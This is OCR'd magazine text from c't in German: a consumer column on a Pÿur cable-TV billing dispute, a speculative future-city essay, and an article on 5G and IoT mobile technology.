Wir ließen uns den Schriftverkehr mit Pÿur zusenden. Ein Blick ins Kundenportal und das sorgfältige Studium der Pÿur-Vertragsbedingungen erklärten zunächst die Rechnung von Anja S.: Im Tarif „Pure Speed 200“ ist nur der Internetzugang enthalten. Für das ebenfalls über das Kabel laufende TV-Signal muss der Kunde extra bezahlen. Wer also Internet und TV nutzen will, zahlt auf jeden Fall mehr als 30 Euro. In den Tarifbestimmungen von Pÿur findet sich dazu ein Passus, der besagt, dass hier maximal zehn Euro monatlich fällig werden. Doch warum zahlt Anja S. dann 12,82 Euro?


Mario Gongolsky, Senior Manager Corporate Communications bei der Tele Columbus AG, half uns bei der Rodung des Tarif-Dickichts: Tatsächlich zahlt ein Pÿur-Kunde, der nur einen schnellen Internet-Zugang ohne Kabel-TV möchte, monatlich nur 30 Euro.

Möchte ein Kunde Kabel-TV nutzen, werden weitere Gebühren fällig. Deren Höhe richtet sich danach, was für Konditionen mit dem Hauseigentümer vereinbart wurden. Im Falle von Anja S. ist sie selbst Eigentümerin. Sie hatte 2003 einen Kabelvertrag mit der KKG Güstrow GmbH geschlossen und einen Monatspreis von 12,82 Euro vereinbart. Solange dieser Vertrag nicht gekündigt wird, kostet Kabel-TV 12,82 Euro. Nur wenn es noch keine Vereinbarung über die TV-Kabelgebühr gibt, greift der Passus in den Pÿur-Tarifbestimmungen und der TV-Anschluss wird mit maximal zehn Euro in Rechnung gestellt.

Anja S. hat damit die Wahl, ob sie weiterhin über das TV-Kabel fernsehen möchte oder ob sie den TV-Kabel-Anteil bei Pÿur kündigt und künftig über das Internet fernsieht. Als Hauseigentümerin könnte sie auch den alten Kabelvertrag kündigen und dann mit Pÿur einen neuen Vertrag für maximal zehn Euro pro Monat abschließen.

Und was ist mit den Angaben im Kundenportal zum Vertragswechsel? Hier gilt es, auf das Kleingedruckte zu achten: Im oberen Bereich unter „Meine Produkte“ sind die aktuellen Tarif aufgeführt. Zu jedem wegfallenden Eintrag gibt es noch einen kleinen Zusatz mit dem Kündigungszeitpunkt. Komponenten, die nicht wegfallen, haben kein Ablaufdatum. Sie werden weiterhin berechnet. Im Abschnitt „Meine zukünftigen Produkte“ listet Pÿur ausschließlich die neuen Komponenten auf. Zu zahlen sind aber sowohl die neuen Verträge als auch die alten ohne Ablaufdatum. Wirklich transparent ist das nicht.

Zu guter Letzt startete c’t einen Vermittlungsversuch: Anja S. behält den Tarif Pure Speed 200 und zahlt für den TV-Empfang übers Kabel künftig zehn Euro monatlich. Pÿur bucht die aufgelaufenen Rückbuchungs- und Mahngebühren aus. Ob Pÿur diesem Kompromiss zustimmt, stand zum Redaktionsschluss noch nicht fest. *(gs@ct.de)* c't



Was müssen Sie künftig bezahlen? 30 Euro oder doch 42,82 Euro. Wirklich klar wird das dem Kunden oft erst nach der ersten Rechnung.

Aufbruch nach Digitalien

Das smarte Leben eines smarten Bürgers



Aufbruch nach Digitalien ..... **Seite 32**
Für Milchkannen, Fabriken und Städte – 5G für die Welt der Zukunft ..... **Seite 36**
Auf dem Weg – Werkzeuge und Neuerungen für den digitalen Alltag ..... **Seite 38**

Wir können uns heute schon ziemlich genau vorstellen, wie das Leben in intelligenten Städten und auf dem komplett vernetzten Land aussehen könnte. Zum Verständnis der Zukunft also etwas Science-Fiction und etwas Grundlagen.

Von Jürgen Kuri

Guck mal, Papa, ein Auto!“ Jonas sah mich überrascht an. Kein Wunder, oft traf man auf diese Ungetüme ja nicht mehr. Der autonome I.D. Buzz hatte sich hinter unserem Quad-E-Bike eingereiht. Ich erinnerte mich noch belustigt an VWs Versuche, damals, als die Dieselkrise hochkochte, sich aus der Verantwortung zu stehlen. Inzwischen wurden die autonomen E-Autos der I.D.-Reihe vom chinesischen Hersteller Byton produziert. VW hatte sich nach dem Verkauf der Marke und der Schließung des letzten Produktionswerks in Wolfsburg in Moia umbenannt und ganz auf Mobilitätsdienstleistungen verlegt. Nur die Wartung der für Moia immer noch vereinzelt eingesetzten E-Autos erinnerte noch an frühere Zeiten.

Das galt aber nicht nur für VW. Unser E-Bike, ein bequemer Vier-Sitzer, den man auch als Lastenfahrrad nutzen konnte, gehörte zu den beliebtesten Individual-Gefährten fürs Mobility-Sharing. Hersteller: Tesla. Anfang der 20er-Jahre brach die große E-Auto-Flaute aus, angesichts der endlich entwickelten erweiterten Sharing-Infrastruktur in den Städten und angesichts der Unwilligkeit klassischer Autobauer (zu denen sich auch Tesla zählen lassen musste), nicht einfach nur herkömmliche Autos mit anderen Motoren und erweiterten Assistenzsystemen auszustatten. Tesla stellte daraufhin ganz auf Fahrräder um und wurde schließlich von Continental/Schaeffler übernommen.

Continental hatte als zweites Standbein die E-Pods, mit der auch die Dörfer und das Land (wo die Bauern die Digitalisierung und Vernetzung eh schon viel schneller vorangetrieben hatten als die Stadtbewohner) ins Mobility-Sharing eingebunden wurden: halbindividuelle und halbautonome Gefährte, die man sich per App an seinen Standort ruft, von wo aus es zur nächsten Auffahrt auf das erweiterte Schienennetz geht. Dort koppeln sie sich an von der App informierte, bereits verbundene E-Pods an, die in die gleiche Richtung müssen. Für zwischenzeitliches Ab- und Ankoppeln an neue E-Pod-Kolonnen bei Abzweigungen sorgt die App mittels der digitalen Infrastruktur.

Auf die Sprünge geholfen

Ein Hinweis in der AR-Brille riss mich aus meinen historischen Reminiszenzen. Wir könnten nun links abbiegen, dort stünde ein ÖPNV-Bus für uns bereit. Die Toll-Collect-App hatte der Üstra Bescheid gesagt, dass der warten solle, um uns noch mitzunehmen. Der autonome Bus würde uns bis kurz vors Haus bringen.

Auch so eine Geschichte, die man sich Ende der 10er-Jahre nicht so recht vorstellen konnte: Alle Ride-Sharing-Angebote und andere Dienstleistungen mussten sich bei Toll Collect anmelden und deren Koordinierungsaufgaben unterwerfen. Nachdem Toll Collect in staatlicher Hand geblieben war, rang sich die grün-schwarze Bundesregierung dazu durch, endlich Nägel mit Köpfen zu machen und ein einheitliches Mobilitätskonzept für ganz Deutschland zu entwickeln.

Toll Collect als Koordinierungsinstanz spielt seither eine zentrale Rolle – Autos dagegen keine mehr. E-Bike-Sharing, autonome ÖPNV-Busse, E-Roller und einzelne Laufbänder in den besonders zentralen Fußgängerzonen sorgen dafür, dass man überall bequem hinkommt. Und wer Sport braucht, kann ja laufen – Autos kommen ihm nicht in die Quere, Fußgänger haben überall Vorrang, und die Luft ist auch sauber, seit 2030 Verbrennungsmotoren verboten wurden.

Die Toll-Collect-App hat nur die Grundfunktionen fürs Mobility-Sharing, eigentlich ist Toll Collect nur so eine Art digitaler Netz-Infrastrukturanbieter. Jeder Dienstleister kann mit eigenen Sharing-Apps eigene Dienste auf dieser Basis anbieten, ist aber verpflichtet, seine Angebote zur Koordinierung an Toll Collect zu melden. So ähnlich verfuhr man seit Anfang der 20er-Jahre mit allen Netz-Infrastrukturen: Da sie als gesellschaftlich notwendige Aufgabe definiert wurden, gingen sie in die Hand öffentlich-rechtlicher Gesellschaften über, die die Infrastruktur für beliebige Dienstleister zur Verfügung stellten.

Weiße Ware

Die Sharing-App kann, wenn ich das möchte, auch Kontakt mit unserer Wohnung aufnehmen. Hat sie gerade auch: Reinhard erscheint als Hologramm kurz vor meinem rechten Auge. „Ihr seid in fünf Minuten da? Fein, die Zutaten für deine Kochorgie gleich sind auch schon eingetrudelt, meldete der Kühlschrank gerade“, freut er sich.

Ach ja. Der vernetzte Kühlschrank. Wie lange geisterte er durch die Fantasien der digitalen Welt? Seit dem vergangenen Jahrtausend? Immer verbunden mit der



Nicht nur eine Zukunftsvision: das E-Bike als Viersitzer und als Lastenfahrrad

Vorstellung, der Kühlschrank bestellt selbstständig und automatisch fehlende Lebensmittel nach. Absurd. Und so weit sind auch die modernen digitalen Assistenten noch lange nicht, dass ihre KI unsere Gedanken lesen könnte.

Dabei ist der vernetzte Kühlschrank ja der ideale Platz für das zentrale Display in der Küche – nicht nur für Rezepte, sondern als zentrales Informationsboard der Wohnung oder etwa zum V-appen (3D-Whatsappen) während des Kochens oder Aufräumens. Tja, trotz aller halbwegs intelligenten Roboter im Haushalt muss man da manchmal doch noch Hand anlegen …

Der vernetzte Kühlschrank funktioniert aber mittlerweile auch als eine Art umgekehrter Müllschlucker. Während der den Abfall automatisch zum zentralen Recycling-Hof des Viertels transportiert, ist der Kühlschrank die Endstation für alle nicht von uns selbst nach Hause gebrachten Lebensmittel. Im Geschäft oder übers Netz bestellte Lebensmittel, per Transponder personalisiert, bringen automatisierte Botenfahrzeuge zur zentralen Kühlstation im Haus, von wo sie in die Kühlschränke der einzelnen Wohnungen verteilt werden.

Menschenrechte

Das alles geht natürlich nicht ohne Daten. Noch so eine Debatte, die mittlerweile kaum noch eine Rolle spielt. Leicht amüsiert erinnerte ich mich an die Aufregung um die Datenschutz-Grundverordnung der EU. Heutzutage ist auf deren Basis nicht nur der Schutz der Privatsphäre, sondern auch das individuelle Recht jedes einzelnen Users auf Datentransparenz Teil nicht nur des Grundgesetzes, sondern der Erklärung der Menschrechte der EU.

Jedes Datum, das im digitalen Leben zwangsläufig entsteht, ist vom User konfigurierbar, ob es überhaupt benutzt werden darf, und wenn ja, für welche Zwecke. So kann man beispielsweise Positionsdaten ganz von der Auswertung ausschließen, für den Fitness-Tracker freigeben, aber für die Restaurant-Empfehlungen ausschließen. Jedes erzeugte Datum lässt sich sofort von dem User, zu dem es gehört, einsehen und auch direkt löschen.

Der Google/Amazon-Komplex als größter Datensammler wurde dazu verdonnert, die Infrastruktur und das Bedienterface für diese Technik zur individuellen Datentransparenz zu entwickeln und vorzuhalten. Da halfen auch vorsichtige Proteste der US-Regierung nichts – nach den Trump-Jahren, der Selbstständigkeit Kaliforniens und dem Anschluss des Bundesstaates Washington an Kanada spielen die USA weder ökonomisch noch politisch eine große Rolle. Die EU konnte sich aber auch gegen das chinesische Konglomerat mit ihren Vorstellungen der Datenkontrolle durchsetzen, nachdem das chinesische Social-Scoring-Projekt am Widerstand der aufgebrachten Bürger gescheitert war.

Dass man Google/Amazon das Betreiben der Datenschutzinfrastruktur zutraute, lag auch an der guten Stimmung, die sie mit ihrer AR-Brille gemacht hatten. 2020 kam Google mit einer (intern als Generation 5 bezeichneten) für normale Anwender funktionierenden Version der Google Glass auf den Markt – und übertrumpfte damit Apple, die zwar eilig nachzogen, aber sich mit technisch unausgereifter Hard- und Software blamierten (was, nebenbei bemerkt, den Anfang vom Ende für Apple bedeutete).

Google machte die Google Glass zur Open Hardware: Hardwaredesign, Spezifikationen und Baupläne waren Open Source, ebenso das Betriebssystem Android Glass. Diverse Nachbauten und Konkurrenzbrillen sind mittlerweile auf dem Markt. Das sorgte natürlich für Bonuspunkte bei Wettbewerbshütern und Datenschützern, auch wenn Google/Amazon mit ihren Mobilgeräten wie der Glass und ihrer Cloud-Infrastruktur immer noch dominierend auf dem Markt sind.

Kommunen


Ein ausgereiftes Datenmanagement macht allerdings nicht nur den einzelnen Usern das Leben leichter. Daten ermöglichen auch kommunitäre Verwaltung mit globaler Koordination. Die EU entwickelte ein kontinentweites Big-Data-E-Government, das es noch kleinsten ökonomischen und politischen Einheiten ermöglichte, sich über Echtzeitkommunikation aller Ressourcen zu bedienen und sich an allen Entscheidungen zu beteiligen. Die Vereinigten Staaten von Europa wurden nicht lediglich ein Europa der Regionen, sondern sowohl ein Europa der Kommunen als auch ein kommunitäres Europa. Liquid Democracy funktionierte plötzlich, wenn man es IT-technisch in großem Maßstab betrieb und mit freier Verfügbarkeit aller für Entscheidungen relevanter Daten verband.

Eine der wichtigsten technischen Voraussetzungen für alle diese Entwicklungen war natürlich ein Kommunikationsnetz, das nur noch wenig mit dem fast schon altertümlichen Ethernet oder den diversen WLAN-Techniken zu tun hatte. Eher eine Art Kommunikationsäther. Ein Grinsen konnte ich mir nicht verkneifen, als ich an die Diskussion vor einigen Jahrzehnten dachte, ob denn jede Milchkanne einen Netzzugang brauche. Ganz abgesehen, dass er wohl mit dem Wort Milchkanne nichts anzufangen wüsste: dass irgendein Ding keinen ständigen und dauerhaften Zugang zum Kommunikationsäther haben könnte, wäre Jonas völlig unverständlich.

Also, Butter bei die Fische: Schauen wir uns auf den folgenden Seiten an, wie dieser Kommunikationsäther aussieht. Beamen wir uns zurück in die Zeit der Anfänge, als Europa anfing, sich aus der digitalen Steinzeit herauszuarbeiten. Willkommen im Jahr 2019. *(jk@ct.de)* c't



Augmented Reality anno 2019. Nicht wirklich schick, nicht wirklich praktisch. Da ist wohl noch einiges an Entwicklungsarbeit notwendig. Immerhin ist das AR-Headset von Nreal Light deutlich kleiner und billiger als Konkurrenzprodukte.



Für Milchkannen, Fabriken und Städte

5G für die Welt der Zukunft

Eine der wichtigsten Entwicklungen für die Umgestaltung unseres digitalen Alltags ist 5G. Das hat wenig mit dem klassischen Mobilfunk zu tun, wie wir ihn bislang kennen. Was mit 5G möglich ist und was auf uns zukommt.

Von Dušan Živadinović

Auch im Jahr 2019 erscheint eine Diskussion darum, ob jede Milchkanne Netzanschluss braucht, etwas absurd. Vor allem, wenn man sich anschaut, was 5G leisten kann, wofür es gedacht ist – und wie sehr 5G damit die Basis für die künftige Entwicklung einer digitalen Gesellschaft ist. Die wichtigsten Vorzüge der kommenden fünften Mobilfunkgeneration (5G) sind hohe Geschwindigkeit, bessere Energieeffizienz und minimale Signallaufzeit (Latenz) (siehe Seite 43).

Kein Gerät dürfte aber alle diese Attribute auf einmal bieten. Stattdessen kann man neben den branchenprägenden Smartphones, Tablets und Routern weitere Geräteklassen für ganz unterschiedliche Zwecke erwarten. Dazu gehören AR- und VR-Brillen sowie stationäre Internet-Anschlüsse, die hohe Geschwindigkeiten liefern sollen.

Für Wearables (Smart Watches, intelligente Kleidung etc.) und IoT-Geräte (Auto- oder Personen-Tracker, Wasseruhren, Stromzähler, Milchkannen usw.) sind wiederum Module mit hoher Energieeffizienz in Arbeit, die jahrelang mit einer Knopfzelle auskommen. Neu ist das nicht, aber nach Sigfox, LoRaWAN, Bluetooth LE und anderen Sparfunkern mischt nun auch die Mobilfunkindustrie mit und lockt mit höheren Funkreichweiten und robusteren Übertragungen. 2019 wird das Jahr, in dem erste ausgereifte und preiswerte Mobilfunkmodule antreten, um ihre steinzeitlichen GPRS-Vorgänger abzulösen. Ob die Mobilfunktechniken NB-IoT und M1 das Zeug haben, den etablierten Schmalfunkern das Wasser abzugraben, wird spannend zu beobachten sein: Mobilfunk-IoT bedeutet auch Mobilfunkkosten. Die fallen bei Bluetooth, LoRaWAN & Co. nicht an.

Auch Smart Cities, autonome Fahrzeuge und digitales Gesundheitswesen bekommen mit 5G neuen Schub. In Pilotprojekten hat man ausführlich erprobt, wie sich IoT-Techniken für Parkleitsysteme oder die Steuerung der Straßenbeleuchtung nutzen lassen. Ein komplett neues Feld will sich die Mobilfunkbranche mit speziellen Erweiterungen für die Industrie eröffnen. Vor allem sollen minimale Signallaufzeiten unter einer Millisekunde Interessenten aus der Fabrikautomation und Produktion locken. 5G hat das Potenzial, viele industrielle Prozesse zu verbessern und manche auch umzuwälzen.


Fürs Smartphone – ja, das auch …

Schnellere Datenraten wird man am eigenen Smartphone bemerken – weniger beim Chatten, Websurfen oder Streaming, sondern am ehesten noch bei Upload-Vorgängen. Das ist zurzeit der Flaschenhals für Cloud-Synchronisierungen, den Foto- und Video-Versand. Ein Indiz für schnellere Uplinks sind Chipsätze, die immer mehr von den fortgeschrittenen Mobilfunkspezifikationen nutzen. Das sind Multiträgerbündelungen (Carrier Aggregation), höherwertige Modulationen (256QAM sogar in Uplink-Richtung, während anfangs 64QAM sogar in Downlink-Richtung vorherrschte) und noch mehr parallele Datenströme (4 × 4- oder sogar 8 × 8-MIMO).

In der Produktion und im Straßenverkehr wird 5G allerdings länger benötigen, um einen sichtbaren Effekt zu haben. Die bisher per Kabel angebundenen Ampeln werden Strom auch weiterhin per Kabel beziehen und sicherlich zumindest an-

5G für industrielle Netzwerke

Mobilfunker rücken mit Small Cells in die Nähe von Maschinen, die bisher per Industrial Ethernet verkabelt sind, um sie zu entkabeln. Um das nutzen zu können, werden Firmen in 5G-Ethernet-Adapter investieren müssen. Und vielleicht in Mobilfunkverträge.



fangs das Kabel als Backup brauchen. Auf die erste Ampel, die Grünphasen selbstständig bedarfsgerecht und energieschonend schaltet, wird man wohl noch Jahre warten – auch weil das noch keine KI perfekt beherrscht. Ähnlich weit entfernt sind noch Alarmierung zwischen den Fahrzeugen auf der Strecke (Glatteis- oder Unfallwarnung), Verkehrsflusssteuerung und autonome Autos. Ein ganz neues Geschäftsfeld peilen die Mobilfunker allerdings im Bereich der Fabrikautomation an: 5G will eine Alternative zu Industrial Ethernet sein.

Das Tamtam der Netzbetreiber richtet sich daher nur vermeintlich an die heutigen LTE-Smartphone-Surfer. Eigentlich meinen die Mobilfunker Analysten und Bänker, um Gelder für den Netzausbau zu bekommen, damit sie Firmenkunden neue Dienste verkaufen können. Denn dafür müssen die Netzbetreiber viel investieren in Glasfasernetze, Frequenzen und Infrastrukturen wie Small Cells, die mit 5G Mini-Clouds erhalten sollen – direkt beim Kunden auf dem Firmengelände. Das ist jedenfalls der feuchte Traum der Netzbetreiber.

5G-Mobilfunkbasisstationen brauchen aber weit mehr Rechenleistung als die LTE-Stationen, um die Datenströme zu steuern. ASICs kommen da an ihre Grenze, weshalb beispielsweise Intel ein riesiges Geschäftsfeld auf sich zukommen sieht: Bis 2022 will Intel aus dem Stand heraus in mehr als 40 Prozent der Basisstationen vertreten sein. Das müssen natürlich Netzbetreiber bezahlen, bevor sie es nutzen können.

Der Umzug der Cloud

Das gilt auch für Glasfasern und die Cloud-Infrastruktur, die aus den Kernnetzen hinauswandern soll in die Hotspots und auf die Firmengelände, um dort etwa Industrieroboter zu steuern. Denn das ist neben vielen nachrichtentechnischen Verfeinerungen der eigentliche Trick, der die kurzen Latenzen ermöglicht: Die Daten wandern gar nicht erst vom Endgerät über die Basisstation und Glasfasern in die Cloud im Internet, sondern nur bis zur Basisstation, in die die Verarbeitungsintelligenz einziehen soll.

Das wird dann die Edge-Cloud (distributed virtualized core). Mit Entfernungen von oft nur wenigen Dutzend Metern können etwa für zeitkritische Steuerungen die Befehle so schnell wie erforderlich eingehen. Und die Robustheit der Datenübertragung, die im industriellen Umfeld essenziell ist, gewährleisten mehrere Basisstationen, die das gleiche Signal koordiniert mehrfach an den Empfänger senden. Zu den Vorteilen zählt, dass die Inhalte lokal und umgehend verarbeitet werden und dort auch verbleiben.

Neben industriellen Fertigungen sind Windparks, der Containertransport mittels autonomer Fahrzeuge auf Hafengeländen (Automated Guided Vehicle, AGV) und bewegliche Industrieroboter die Lieblingsbeispiele der 5G-Entwickler. In näherer Zukunft sehen sie schon rekonfigurierbare Fabriken, mobile Roboter und vernetzte bewegliche Teile in der Fertigung.

Vernetzte Bauern

In der Landwirtschaft, die eigentlich auch einen Industriezweig darstellt, warten vor allem Landmaschinenhersteller, aber auch Landwirte auf die 5G-Vernetzung. Teilautonome Mähdrescher mit Internet-Anschluss sind schon seit mehr als zehn Jahren üblich.

Für die datengetriebene Steuerung und Vernetzung von Landmaschinen braucht es aber schnelleren Mobilfunk und durchgängige Flächendeckung. Beispielsweise kann ein Mähdrescher auf dem Feld für jeden Quadratmeter erfassen, wie viel Getreide er erntet und in welcher Qualität. Mähdrescher, Traktor,

Lkw und Mühle sind miteinander vernetzt, sodass jedes Glied der Transportkette über Menge und Qualität der Ernte im Bilde ist und Entscheidungen treffen kann – genügt die Qualität für die Brotverarbeitung oder handelt es sich um Futterweizen? Am Ende der Ernte verfügt der Landwirt zudem über eine lückenlose Dokumentation, was für die Nachweisführung wichtig ist – manche Bio-Landwirte sagen, dass ohne solche Digitalisierung der Nahrungsmittelproduktion eine ausgedehnte Versorgung der Bevölkerung mit Bio-Lebensmitteln gar nicht möglich ist.

Die ersten 5G-Protagonisten haben ihre Feldversuche und Pilotprojekte inzwischen beendet und peilen den kommerziellen Betrieb an. In den meisten Fällen dient LTE als Plattform, die mit 5G-Funktionen ergänzt wird (Non-standalone 5G systems). Erst in der zweiten Phase, die frühestens ab 2020 beginnt, sollen dann Standalone-5G-Systeme von Grund auf neu aufgebaut werden. Und erst in dieser Phase dürfte 5G den enormen Geschwindigkeitssprung – bis zu 100-mal höhere Datenraten – gegenüber LTE schaffen. In Deutschland sammelt beispielsweise die Hamburger Port Authority erste Erfahrungen mit dem industriellen Einsatz von 5G.


Ende 2018 haben 182 Betreiber in 78 Ländern in 5G-Netze investiert. Manche nutzen 5G allerdings nicht mobil, sondern als Festnetzersatz (Fixed Wireless Access, FWA). Beispielsweise bietet Verizon mit „5G Home“ mit 300 MBit/s schnellem Downlink in den USA an.

Das Internet der Dinge

Weltweit investieren aktuell 123 Betreiber in die mobilfunkspezifischen IoT-Techniken „NarrowBand IoT“ und „Cat-M1“. Die Anwendungen liegen im Bereich Smart City (Laternensteuerung, Parkleitsysteme, Wasserzähler, Signalisierung bei vollem Mülleimer etc.). In 65 Netzen läuft NB-IoT bereits im kommerziellen Betrieb. 50 Betreiber nutzen Cat-M1, 22 davon kommerziell. Vodafone und Telekom setzen Cat-M1 bereits in den Niederlanden ein. Das bedeutet, dass der Einsatz in Deutschland nicht mehr fern ist.

NB-IoT ist für viele Anwendungen nützlich, weil es im optimalen Fall die veralteten GPRS-Module nahtlos ersetzen kann, aber weit höhere Reichweite und Zuverlässigkeit bietet [1]. Allerdings fehlt NB-IoT das nahtlose Handover, sodass es für mobile Anwendungen wie GPS-Tracker nicht infrage kommt. Cat-M1 bringt diese Funktion mit und eignet sich auch für die Sprachübertragung, sodass man Cat-M1-basierte Geräte auch für die Sprachkommunikation nutzen kann. Fachleute glauben, dass es nicht nur im Smart-Home-Bereich und der Industrie Chancen hat, sondern auch im medizinischen Bereich, etwa zur Alarmierung auf Krankenstationen.

Die zunehmende NB-IoT- und M1-Verbreitung in Mobilfunknetzen bedeutet, dass die Massenproduktion von Chipsätzen inzwischen angelaufen ist. Aktuell sind laut der GSA 26 Chipsätze (Modems und integrierte Prozessoren) am Markt.



In Deutschland kann man 5G-Netze ab 2020 erwarten. Bisher haben sich überhaupt nur 45 Länder konkret mit Frequenzplänen für 5G beschäftigt. Bis Ende 2018 haben nur acht davon 5G-Frequenzen vergeben: Finnland, Italien, Irland, Lettland, Mexico, Südkorea, Spanien und Großbritannien.

Zurück in die Zukunft

